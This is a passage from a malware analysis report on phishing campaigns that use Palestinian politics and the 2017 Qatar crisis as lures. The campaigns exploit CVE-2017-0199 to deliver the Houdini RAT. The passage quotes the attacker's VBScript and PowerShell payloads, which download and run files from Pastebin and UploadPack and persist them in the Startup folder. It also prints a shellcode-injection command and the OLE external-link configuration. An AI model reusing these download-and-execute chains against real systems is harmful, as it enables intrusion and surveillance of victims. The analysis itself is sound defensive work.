```
<o:OLEObject Type="Link" ProgID="Word.Document.8" ShapeID="_x0000_i1030" DrawAspect="Content" r:id="rId8" UpdateMode="Always">
```

Figure 175. OLE Object Found in Attached DOCX file from the Second Phishing Email

```
<Relationship
  Id="rId8"
  Type="http://...oleObject"
  Target="https://docs.google.com/uc?export=download&confirm=e2q5&id=0B-Ox_34KLvQ4eHdlcGhNDh1djQ"
  TargetMode="External"
/>
```

Figure 176. OLE Object External Target to Google Documents

The external target on Google Documents leads to the same weaponized .RTF document (same hash) from the first phishing email, with a different name of “office-update.doc”.




Figure 177. File “office-update.doc” viewed on Google Documents

```
$ sha256sum office-update.doc office-update.rtf
4698a22e04d5b638904508a6d2514617202Fc9d580fdae478d4e0f8ec57eb54a  office-update.doc
4698a22e04d5b638904508a6d2514617202Fc9d580fdae478d4e0f8ec57eb54a  office-update.rtf
```

Figure 178. SHA256 Comparison of the Weaponized RTF Documents from Both Attacks on May 01 2017

ATT-MAY-09

Both spear phishing email in this attack day have the same subject and body content, revolving around Palestinian politics. The only difference is that the first email embedded an attachment while the other embedded a URL to a content hosted on Google Documents, with approximately 30 minutes apart from each other.

The subject of the emails translate to “Potential Agreement between Hamas” while the body translates to “The secrets of the unannounced agreement between Hamas and Dahlan”. The first email attempted to impersonate the Palestinian political figure “Jibril Rajoub” while the second impersonated the Palestinian presidential office.



Figure 179. Attack ATT-MAY-09 First Phishing Email




Figure 180. Attack ATT-MAY-09 Second Phishing Email

As discussed in the Actor Infrastructure Mapping, the headers of the first email contained the X-Originating-IP SMTP header, exposing the UAE-based client IP address and a time zone of +0400 matching UAE's official time zone. Additionally, the “undisclosed-recipients” suggests that the actor potentially forwarded the email to multiple victims.

The initial payloads from both emails differ in terms of their SHA256 hash values. However, both .DOCX documents have the same name of “مصلحة Hamas لدحلان.docx”, OLE objects, object IDs and they are configured with the same external remote targets. As a result, only one sample is analyzed below to eliminate redundancy.

Attached Initial DOCX Payload from First Email

Examining main XML file “document.xml” after decompression indicates that the document contains two OLE objects of type “Link” with relationship IDs “rID6” and “rID8”. The objects have the “UpdateMode” attribute set to “Always”.

```
<o:OLEObject Type="Link" ProgID="Word.Document.8" ShapeID="_x0000_i1025" DrawAspect="Content" r:id="rId6" UpdateMode="Always">
<o:OLEObject Type="Link" ProgID="Word.Document.8" ShapeID="_x0000_i1026" DrawAspect="Content" r:id="rId8" UpdateMode="Always">
```

Figure 181. OLE Objects Found in Attached DOCX file from the First Phishing Email

Similar to ATT-MAY-01 attacks, the document relationships of both objects reveal that both have their attributes “TargetMode” set to “External”, and the “Target” attribute is set to a remote IP address on Amazon AWS for the next stage payload retrieval.

```
<Relationship Id="rId8" Type=".../2006/relationships/oleObject" Target="http://34.207.144.25/updating.doc" TargetMode="External"/>
<Relationship Id="rId6" Type=".../2006/relationships/oleObject" Target="http://34.207.144.25/updating.doc" TargetMode="External"/>
```

Figure 182. OLE Objects External Targets to Remote IP Address

As with the previous attack ATT-MAY-01, such configurations of the OLE objects will result in automatically retrieving the remote file once the document is opened without any user intervention. In this instance, the remote file is an RTF document with an extension of .DOC

```
GET /updating.doc HTTP/1.1
Accept: /*
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2;
.NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; .NET4.0C; .NET4.0E; InfoPath.
3; ms-office; MSOffice 15)
Accept-Encoding: gzip, deflate
Host: 34.207.144.25
Connection: Keep-Alive

HTTP/1.1 200 OK
Date: Wed, 17 May 2017 21:26:51 GMT
Server: Apache/2.4.25 (Win32) OpenSSL/1.0.2j PHP/7.0.15
Last-Modified: Wed, 10 May 2017 15:54:25 GMT
ETag: "144e4-54f2d7c8d75a9"
Accept-Ranges: bytes
Content-Length: 83172
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: application/msword

{\rtf1\adeflang1025\ansi
\ansicpg1252\uc1\adeff31507\deff0\stshfdbch31506\stshfloch31506\stshfhich31506\stshfb3150}
```

Figure 183. File “updating.doc” retrieved after opening Initial Payload DOCX

CVE-2017-0199 Exploitation

The metadata of the RTF document “updating.doc” identifies the same user “Sec” from nearly all of the previous attacks. The actor weaponized the .RTF document to exploit CVE-2017-0199. Using similar analysis techniques from the attack ATT-APR-27, the URL moniker and the remote file to be retrieved after successful exploitation are revealed.

```
$ exiftool updating.doc
File Name          : updating.doc
Directory         : .
File Size         : 81 kB
File Type         : RTF
MIME Type         : text/rtf
Author            : Sec
Last Modified By : Sec
Create Date       : 2017:05:09 16:14:00
Modify Date       : 2017:05:09 16:15:00
```

Figure 184. Metadata of the RTF file “updating.doc”

```
$ python rtfdump.py -s 168 -H -E -d updating.doc | python oledump.py -s 1
00000000: 01 00 00 02 09 00 00 00 01 00 00 00 00 00 00 00 ..... .
00000010: 00 00 00 00 00 00 00 00 8C 00 00 00 E0 C9 EA 79 .....hy
00000020: F9 BA CE 11 8C 82 00 AA 00 4B A9 0B 74 00 00 00 □.z.K@.t...
00000030: 68 00 74 00 74 00 70 00 3A 00 2F 00 2F 00 33 00 h.t.t.p.../.3.
00000040: 34 00 2E 00 32 00 30 00 37 00 2E 00 31 00 34 00 4...2.0.7...1.4.
00000050: 34 00 2E 00 32 00 35 00 2F 00 6F 00 66 00 66 00 4...2.5./.o.f.f.
00000060: 69 00 63 00 65 00 2D 00 6F 00 6E 00 6C 00 69 00 i.c.e...o.n.l.i.
00000070: 6E 00 65 00 2D 00 75 00 70 00 64 00 61 00 74 00 n.e...u.p.d.a.t.
00000080: 65 00 2E 00 72 00 74 00 66 00 00 00 79 58 81 F4 e...r.t.f...yX
```

Figure 185. Remote URL of File retrieved after CVE-2017-0199 Exploitation

The remote file “office-online-update.rtf” is a VBScript, which the actor also hosted on the same server as the .RTF exploit document. Similar to the previous attack, the HTA engine will execute the returned VBScript, which subsequently embeds PowerShell commands to retrieve and execute two pastes from Pastebin, “UwbKkyVh” and “g3fUcZ4E”.

```

GET /office-online-update.rtf HTTP/1.1
Accept: /*
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2;
.NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; .NET4.0C; .NET4.0E; InfoPath.
3)
Host: 34.207.144.25
Connection: Keep-Alive

HTTP/1.1 200 OK
Date: Wed, 17 May 2017 21:26:56 GMT
Server: Apache/2.4.25 (Win32) OpenSSL/1.0.2j PHP/7.0.15
X-Powered-By: PHP/7.0.15
Content-Length: 700
Keep-Alive: timeout=5, max=94
Connection: Keep-Alive
Content-Type: application/hta

<script language="VBScript">
window.moveTo -4000, -4000
Set vFwhEtGt = CreateObject("Wscript.Shell")
Set lftI = CreateObject("Scripting.FileSystemObject")
If 1=1 Then
    vFwhEtGt.Run ("PowerShell.exe -WindowStyle Hidden $d=$env:userprofile+'\start Menu\
\Programs\Startup\\base.hta';(New-Object System.Net.WebClient).DownloadFile('https://
pastebin.com/raw/UwbKkyVh',$d);Start-Process $d;"),0
        vFwhEtGt.Run ("powershell.exe -nop -w hidden -c $J=new-object net.webclient;
$J.proxy=[Net.WebRequest]::GetSystemWebProxy();
$J.Proxy.Credentials=[Net.CredentialCache]::DefaultCredentials;IEX
$J.downloadstring('http://pastebin.com/raw/g3fUcZ4E');"),0
    End If
    window.close()
</script>

```

Figure 186. VBScript “office-online-update.rtf” Retrieved after Successful CVE-2017-0199 Exploitation

Pastes Chain Reaction and Shellcode Injection

The VBScript retrieved the paste “UwbKkyVh” over an HTTPS session and persisted it in the Startup directory as “base.hta”. Afterwards, the script retrieves the paste “g3fUcZ4E” using PowerShell commands resembling the behavior of the initial JavaScript payloads from the March 2017 attacks.

The execution of the parent paste “UwbKkyVh” initiates a series of nested downloads from Pastebin and UploadPack as illustrated in the below diagram.





Figure 187. Nested Chain Reaction of Retrievals resulting from Executing “office-online-update.rtf” VBScript

Essentially, the parent paste “UwbKkyVh” contains VBScript and subsequent PowerShell commands to retrieve the paste “XH3wjDEg” over an HTTPS connection into the “%TEMP%”

directory as “zligfe.hta”. This HTA file contains VBScript and subsequent PowerShell commands to retrieve and execute two additional payloads consisting of 1) a binary disguised as an MP3 file “test.mp3” that is written into the “%TEMP%” directory as “5619e57b7f5bd3.exe”, and 2) The paste code “caVD2tHV” containing the persistence batch script, and is stored into the Startup directory as “Gen2.bat”. Recall that the actor used the same paste in attack ATT-APR-27 to achieve the runtime time-based persistence responsible for retrieving the injection PowerShell script from the paste “En7WDSyM”. Pastes “UwbKkyVh” and “XH3wjDEg” are examined through the browser and are depicted below.




The screenshot shows a PasteBin page with the URL <https://pastebin.com/UwbKkyVh>. The paste is titled "base". It contains the following VBScript code:

```

1. <script language="VBScript">
2. window.moveTo -4000, -4000
3. Set vFwhEtGt = CreateObject("Wscript.Shell")
4. Set lFTi = CreateObject("Scripting.FileSystemObject")
5. If 1=1 Then
6.     vFwhEtGt.Run ("PowerShell.exe -WindowStyle Hidden $d=$env:temp+'\\\zligfe.hta';(New-Object
System.Net.WebClient).DownloadFile('https://pastebin.com/raw/XH3wjDEg',$d);Start-Process $d"),0
7.     End If
8.     window.close()
9. </script>

```

Figure 188. Paste “UwbKkyVh” retrieved via “office-online-update.rtf” HTA/VBS persisted as “base.hta”



The screenshot shows a PasteBin page with the URL <https://pastebin.com/XH3wjDEg>. The paste is titled "Untitled". It contains the following VBScript code:

```

1. <script Language="VBScript">
2. window.moveTo -4000, -4000
3. Set vFwhEtGt = CreateObject("Wscript.Shell")
4. Set lFTi = CreateObject("Scripting.FileSystemObject")
5. If 1=1 Then
6.     vFwhEtGt.Run ("PowerShell.exe -WindowStyle Hidden $d=$env:temp+'\\\5619e57b7f5bd3.exe';(New-Object
System.Net.WebClient).DownloadFile('http://uploadpack.com/e/8d67682dd54a9d6e98239e31b81a539a6504
/test.mp3',$d);Start-Process $d"),0
7.     vFwhEtGt.Run ("PowerShell.exe -WindowStyle Hidden $d=$env:UserProfile+'\start Menu\Programs\Startup
\\Gen2.bat';(New-Object System.Net.WebClient).DownloadFile('https://pastebin.com/raw/caVD2tHV',$d);Start-
Process $d"),0
8.     End If
9.     window.close()
10. </script>

```

Figure 189. Paste “XH3wjDEg” retrieved by Paste “UwbKkyVh”

Interestingly, the actor incorporated the shellcode PowerShell injection script twice through the pastes “g3fUcZ4E” and “En7WDSyM”. It is unclear why the actor made this decision since both pastes are the same.

```

GET /raw/g3fUcZ4E HTTP/1.1
Host: pastebin.com
Connection: Keep-Alive

HTTP/1.1 200 OK
Date: Wed, 17 May 2017 21:27:01 GMT
Content-Type: text/plain; charset=utf-8
Transfer-Encoding: chunked
Connection: keep-alive
Set-Cookie: __cfduid=d816174179df565de9686c570292d4a191495056421; expires=Thu, 17-May-18
21:27:01 GMT; path=/; domain=.pastebin.com; HttpOnly
Cache-Control: public, max-age=1801
Vary: Accept-Encoding
X-XSS-Protection: 1; mode=block
CF-Cache-Status: MISS
Expires: Wed, 17 May 2017 21:57:02 GMT
Server: cloudflare-nginx
CF-RAY: 3609a88b70b672dd-AMS

802
if([IntPtr]::Size -eq 4){$b='powershell.exe'}else{$b=$env:windir
+'\'$env:windir+'\WindowsPowerShell\v1.0\powershell.exe'};$s=New-Object
System.Diagnostics.ProcessStartInfo;$s.FileName=$b;$s.Arguments='-nop -w hidden -c $s=New-
Object IO.MemoryStream',[Convert]::FromBase64String(''H4sIAD02F1kCA6VVbW/aSBD

```

Figure 190. Second Paste “g3fUcZ4E” retrieved by executing “office-online-update.rtf” HTA/VBS

With the May 2017 attacks, the actor started incorporating the file storage service UploadPack as an alternative delivery channel. In this case, the binary file disguised as an MP3 file “test.mp3” – the Houdini binary – is evident in the Content-Type of the server’s HTTP response. This can serve as a generic IoC since Content-Type reports “audio/mpeg” while the response body contains the binary file headers. Detection of such behavior is available in Appendix Indicators of Compromise and Hunting Artifacts.

```

GET /e/8d67682dd54a9d6e98239e31b81a539a6504/test.mp3 HTTP/1.1
Host: uploadpack.com
Connection: Keep-Alive

HTTP/1.1 200 OK
Date: Wed, 17 May 2017 21:27:14 GMT
Server: Apache/2.2.15 (CentOS)
X-Powered-By: PHP/5.6.29RC1
Pragma: public
Expires: -1
Cache-Control: public, must-revalidate, post-check=0, pre-check=0
Content-Disposition: attachment; filename="test.mp3"
Content-Length: 1874944
Accept-Ranges: bytes
Vary: User-Agent
Connection: keep-alive, close
Content-Type: audio/mpeg

MZP.....@.....!
...L...This program must be run under Win32

```

Figure 191. Binary file “test.mp3” HTTP download request/response from UploadPack.com

The actor did not persist the Houdini binary since it was stored into the “%TEMP%” directory. However, the actor persisted the VBScript “base.hta” responsible for retrieving the Houdini binary. Thus, achieving malware persistence without actually persisting the binary file.

Autun Entry	Description	Publisher	Image Path	Timestamp
📁 C:\Users\[REDACTED]\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup				5/18/2017 12:42 AM
☒ base.hta		c:\users\[REDACTED]\appdata\r...		5/18/2017 12:27 AM
☒ Gen2.bat		c:\users\[REDACTED]\appdata\r...		5/18/2017 12:27 AM

Figure 192. Persisted items in ATT-MAY-09

While the shellcode injection facilitated by pastes “g3fUcZ4E” and “En7WDSyM” via PowerShell was successful, none of the attempted reverse TCP connections was successful as the listening Meterpreter server refused the connections.

```

Command Line:
powershell.exe -nop -w hidden -c $s=New-Object IO.MemoryStream([Convert]::FromBase64String('H4siA
D02F1kCA6VbW/aSBD+3Ej9D3uID0QvLdpUfWqDRhMcAo4mABClbHXeGHZpbvr8FL1v98YAw25tDrwLsHc88M8/M7mMbqytbC
elpi/sYXTiYSMIZKz29SD8VPPQZfUm9vXgTScJmmyN5KhZefXpxzvYgpssQ5kyks+MrG4oI4WMZ+zFiuXI9Jgi+XZRb919u0c/4
Mu6VTsxEMedaVEQcS&xPxmbFB3Jfo8B2zalh0SmnKjjsYbvC6Aeq8uWSKKiusCkWCouUs6mEJafHeUgIL+vbMAsvudh2BFYI
yEBrr7BXqRwD7v+QBCVwFT+BPIAhNEtghTEG+ygLbjnHG4tE1Se3lguVSS2wYJiWSzmf0.TICVEq4AbAG+gfAzDVUQ15RKjlp
XvqmYONrjTFfjkBjLZX9tkhw+LgJ636WQ+UL389L/qqQrsKvwQwsP/VU+y1hRsoSl08PhyvUWSXUnZ7AJdWJwMndcAdsEcp2C9
7mAvt7xzzyTbKb/X6nE6AOXXIMLGzYwxV+nC+MkUYdJlPoeL9dP21RSglEnuc+TJJGY8U7SXbxdwQLCzqBDuVWow93u8krQk
EU8wSUPVK5qh65YHR5VOGAwifiYwHBs506DzuceptbxPnckUoFqeXU5tkEp3r4ALzDza1LjfDFMgft7blshjNfMqkDYtyRL
Bp3ZJLokju4b3PtW3a5vDxANjDDAsZssuSUQIXpBxPh+Dy03JrWY76dh4on4s74hpCL60e5Q8nIkRsyWkuca4XWN9a/B4MkmH5
VJMFxwizJ6wUJPb2zhWdyX+Ulklc0yqfxXUtxGpqMWp6+EVtTYqmBXeflE1eu/bvWvNmXtQ2YaCZ0rSanVq32aw&Wlynouy6q
e46prLqj/05rTV7/aEamVrzgRQWw8pu1SI7u635w03+w07frQv6Zjef+cGwFgSz68DuFd8bpD2advCYW3XGF7oK/1QkXWbyrZJ
f3uomWo6dChbj/lzx6LNy7ZMXcKXjZ2palyx7u1bgNELL3w6b+ZBzaHVNa3K6o6h87uLrRO3nFnD90w+FYwZc9S7Bo27f0
LtdQ9f6fn32k1+BrGPbqgPnBlZrR57lawNMKMKFyqmjz8Y3tAnKcYS/+uG6NHV2uPtK'y+XzKkrvQuaZDE43Rd6hpUD16FOIf+
iWuOFT+l2+3WbvzRsVraX107SeWDkUD+qZdudipYZRnakT609+qLk22MVoneomP1n1LzeQKGlo2hfTb+kf+ofoP5r0C81HZxa
jowlgHKHXO6eSvmNolKHd6RvnUpbchgSRGNd2X5ExJYRSAwCm7Hf/7D5SxYyNCi+9JW28y+CVm0bweLzpsC6ceJzExQmgWdb+v2v
WTXXuU3DT6T20K2kN1Dxi+FF0yeg71K6f05pTR9vx2uPjZ+k/Y1dTzL8Fr3Y7mE2ONFEOr7G2UTT5ZXCaaa);:EX(New-Obj
ect IO.StreamReader(New-Object IO.Compression.Gzip Stream($s,[IO.Compression.CompressionMode]):Decompr
ess)).ReadToEnd();:Path:
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe

```

Figure 193. Shellcode Injected PowerShell Process

Source	Src Port	Destination	Dst Port	Protocol	Info
172.16.40.129	49172	213.184.123.144	80	TCP	49172 → 80 [SYN] Seq=0 Win=8192 Len=0 MSS=14
213.184.123.144	80	172.16.40.129	49172	TCP	80 → 49172 [SYN, ACK] Seq=0 Ack=1 Win=64240
172.16.40.129	49172	213.184.123.144	80	TCP	49172 → 80 [ACK] Seq=1 Ack=1 Win=64240 Len=0
213.184.123.144	80	172.16.40.129	49172	TCP	80 → 49172 [FIN, PSH, ACK] Seq=1 Ack=1 Win=6
172.16.40.129	49172	213.184.123.144	80	TCP	49172 → 80 [ACK] Seq=1 Ack=2 Win=64240 Len=0
213.184.123.144	80	172.16.40.129	49172	TCP	80 → 49172 [RST, ACK] Seq=2 Ack=1 Win=64240

Figure 194. Attempted reverse TCP connections torn down by Meterpreter server

For this attack, the actor deployed version 2.0 of the Houdini malware. After execution, the malware commenced its C&C communication over port 443 in an attempt to blend with normal HTTPS traffic. Additionally, the actor introduced a new C&C server on Amazon AWS, which the actor did not use in previous attacks.

Source	Src Port	Destination	Dst Port	Protocol	Info
172.16.40.129	49178	54.162.67.73	443	TCP	49178 → 443 [SYN] Seq=0
54.162.67.73	443	172.16.40.129	49178	TCP	443 → 49178 [SYN, ACK]
172.16.40.129	49178	54.162.67.73	443	TCP	49178 → 443 [ACK] Seq=1
172.16.40.129	49178	54.162.67.73	443	SSL	Continuation Data
54.162.67.73	443	172.16.40.129	49178	TCP	443 → 49178 [ACK] Seq=1

```

...
new_slave
[REDACTED]
test
[REDACTED]
os
2.0
nan
webcam
Document1 [Compatibility Mode] - Word

```

Figure 195. Houdini C&C Communication ATT-MAY-09

ATT-JUN-05: Taking Advantage of Qatar Cyber Attacks and Political Crisis

On June 05, 2017, Saudi Arabia, United Arab Emirates (UAE), Bahrain, and Egypt announced diplomatic cuts and blockade against the State of Qatar. This came after the hacking suffered by the Qatar News Agency (QNA) on May 23, 2017, with the FBI and MI-6 involvement⁷⁵ identify the sources of the attack⁷⁶. Allegedly, the hackers exploits QNA's website to implant fake news, which eventually led to the political escalation. The hacking was later attributed to UAE⁷⁷.

Less than 24 hours of the public exchange of the political crisis, the actor launched the spear phishing attack against the imaginary target, taking advantage of the Gulf Cooperation Council (GCC) crisis. The phishing email spoofs the sender email address as if the email was sent from the Saudi Arabia Ministry of Foreign Affairs. The email purports three leaked documents that “shook” the State of Qatar, and provided links on Google Documents.




Figure 196. ATT-JUN-05 phishing email

The three payloads retrieved from Google Documents consist of a Word document named “الوثيقة الاولى.doc” – translating to “First Document” – serving as a decoy, an image named “الوثيقة الثالثة.doc” – translating to “Third Document” – also serving as a decoy, and a weaponized RTF document named “الوثيقة الثانية.doc” – translating to “Third Document” – exploiting CVE-2017-0199. The metadata of the .DOC files reference the same user “Sec” identified in previous attacks, as well as the same code page of Windows Arabic in the metadata of the decoy document “الوثيقة الاولى.doc”.

\$ exiftool .الوثيقة_الاولى.doc		\$ exiftool .الوثيقة_الثانية.doc	
File Name	: .الوثيقة_الاولى.doc	File Name	: .الوثيقة_الثانية.doc
File Size	: 26 kB	File Size	: 81 kB
File Type	: DOC	File Type	: RTF
MIME Type	: application/msword	MIME Type	: text/rtf
Author	: Sec	Author	: Sec
Template	: Normal.dotm	Last Modified By	: Sec
Last Modified By	: Sec	Create Date	: 2017:05:09 16:14:00
Revision Number	: 3	Modify Date	: 2017:05:09 16:15:00
Software	: Microsoft Office Word	Revision Number	: 1
Total Edit Time	: 4.0 minutes	Total Edit Time	: 1 minute
Create Date	: 2017:06:05 19:16:00	Pages	: 1
Modify Date	: 2017:06:05 19:21:00	Words	: 13
Code Page	: Windows Arabic	Characters	: 76
App Version	: 14.0000	Internal Version Number	: 49273

Figure 197. Metadata of the “الوثيقة_الاولى.doc” (left) and exploit RTF “الوثيقة_الثانية.doc” (right)

⁷⁵ <http://www.aljazeera.com/news/2017/06/helping-qatar-qna-hacking-investigation-170602175754898.html>

⁷⁶ <https://www.nytimes.com/2017/06/08/world/middleeast/qatar-cyberattack-espionage-for-hire.html>

⁷⁷ https://www.washingtonpost.com/world/national-security/uae-hacked-qatari-government-sites-sparking-regional-upheaval-according-to-us-intelligence-officials/2017/07/16/00c46e54-698f-11e7-8eb5-cbcc2e7bf_story.html

The decoy document “الوثيقة الاولى.doc” consists of a single page and describes a number of leaked documents allegedly exposing the Qatari Ministry of Foreign Affairs and State Security Services intentions against the Kingdoms of Bahrain and Saudi Arabia.



Figure 198. ATT-JUN-05 Decoy .DOC Document

The decoy image appears to be a mobile phone snapshot of an alleged official letter from the State of Qatar requesting ministers and diplomatic representatives to provide an executive reports detailing the position, wealth, family, personal life, and opposition of the King of Saudi Arabia, his son, and the Prince of Abu Dhabi. Unfortunately, no valuable forensic artifacts were available from the image's metadata using a hosted instance of Ghiro⁷⁸.

Assumption

The author believes that the alleged official letter is in fact fake for the following reasons:

1. The letter does not have an official identity identifying the source entity of the letter. This is an unusual form for an official letter issued by a government entity without specifying the issuing party.
2. The Arabic name of the State of Qatar in the stamp at the bottom of the alleged letter is misaligned. In addition, the spacing between the characters of the English representation is not adequate and is different from the official stamps in legitimate official letters.
3. The letter is poorly written since it is missing punctuation marks necessary in the Arabic language. Especially if the letter is issued by an official entity.
4. The requested information (family, personal life, opposition, wealth, etc.) in the letter is irrelevant to the context of the decoy .DOC document and to the political crisis as a whole.

⁷⁸ Alessandro Tanasi and Marco Buoncristiano, Automated Image Forensics, <http://www.getghiro.org/>



Figure 199. ATT-JUN-05 Decoy .JPG Image

Using the same techniques for analyzing RTF documents exploiting CVE-2017-0199 reveals the URL moniker and IP address hosting the remote code execution payload. Recall that this IP address and payload name match the same data extracted from attack ATT-MAY-09. After further inspection, the .RTF documents from this attack and the attack ATT-MAY-09 are effectively the same.

```
$ python rtfdump.py -s 168 -H -E -d الوثيقة.doc | python oledump.py -s 1  
00000000: 01 00 00 02 09 00 00 00 01 00 00 00 00 00 00 00 .....  
00000010: 00 00 00 00 00 00 00 00 8C 00 00 00 E0 C9 EA 79 .....hy  
00000028: F9 BA CE 11 8C 82 00 AA 00 4B A9 0B 74 00 00 00 0.İ.K@.t...  
00000038: 68 00 74 00 74 00 70 00 3A 00 2F 00 2F 00 33 00 h.t.t.p://./.3.  
00000040: 34 00 2E 00 32 00 30 00 37 00 2E 00 31 00 34 00 4...2.0.7...1.4.  
00000050: 34 00 2E 00 32 00 35 00 2F 00 6F 00 66 00 66 00 4...2.5./o.f.f.  
00000060: 69 00 63 00 65 00 2D 00 6F 00 6E 00 6C 00 69 00 i.c.e.-.o.n.l.i.  
00000070: 6E 00 65 00 2D 00 75 00 70 00 64 00 61 00 74 00 n.e.-.u.p.d.a.t.  
00000080: 65 00 2E 00 72 00 74 00 66 00 00 00 79 58 81 F4 e...r.t.f...yX
```

Figure 200. Remote URL of file to be retrieved after CVE-2017-0199 Exploitation similar to ATT-MAY-09

```
$ sha256sum .\وثيقة\ثانية.doc updating.doc
